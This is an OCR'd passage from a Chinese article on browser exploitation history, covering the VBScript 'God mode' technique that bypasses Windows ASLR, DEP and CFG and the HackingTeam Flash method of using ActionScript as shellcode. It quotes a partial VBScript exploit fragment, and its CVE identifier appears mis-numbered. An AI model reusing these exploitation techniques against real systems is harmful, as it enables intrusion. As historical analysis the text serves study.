
2015年未完成：GOD天人模式及Flash漏洞利用新趋势

时间到了2015年，袁哥（yuange1975）爆出了新的漏洞利用方式，就“天人模式”，使用一个漏洞把windows操作系统的全部防御措施打破：


1. CVE-2015-6332 ：江湖一招鲜
   此漏洞的影响范围跨越了几乎微软所有的操作系统：System: Win95-Win10，所有的浏览器：Browser: ie3~ie11，而且修改了一个属性值之后，绕过了操作系统和浏览器的各种保护措施：ASLR、DEP、CFG、页堆保护等等。一个漏洞就能够完成之前几个漏洞都完不成的工作：

```
                redim  Preserve aa(a0)
                exit  function

            end if
        else
            if(vartype(aa(a1-1))<>0)  Then
                If(IsObject(aa(a1)) = False ) Then
                    type1=VarType(aa(a1))
                end if
            end if
        end if


    If(type1=&h2f66) Then
          Over=True
    End If
    If(type1=&hB9AD) Then
          Over=True
          win9x=1
    End If

    redim  Preserve aa(a0)

end function
```

2. Flash 漏洞利用新趋势
   HackingTeam泄露的源代码中其中就包含了一种新的Flash漏洞利用方式，即通过Flash 自身的ActionScript代码完成操作系统API的调用工作，简单点来说就是把ActionScript代码作为shellcode进行使用，不必再考虑堆填充和构造ROP链，省掉这些步骤，对绕过杀毒软件的检测作用也是非常之大。具体代码如下：



   定义不定参数长度的Payload函数。



   构造完成之后直接调用Payload函数进行操作系统API的调用工作。

IE浏览器的死亡和浏览器的新生

作为连续这么多年的浏览器漏洞年度霸主，微软的IE浏览器一直饱受诟病，微软前后发布了IE6、IE7、IE8、IE9、IE10、IE11等6个大版本，依然无法阻止黑客的脚步，于是在今年微软停止了IE浏览器的开发工作，宣布IE浏览器的死亡。

于此同时微软开发了新的浏览器名为：Spartan 斯巴达浏览器，以此为浏览器的新生。相信微软在新的浏览器中加入了更多的保护措施，同时Win10系统的发布也为漏洞攻防提供了新的平台。

我们相信在新生的浏览器下，漏洞攻防的精彩程序将会更加缤纷多彩。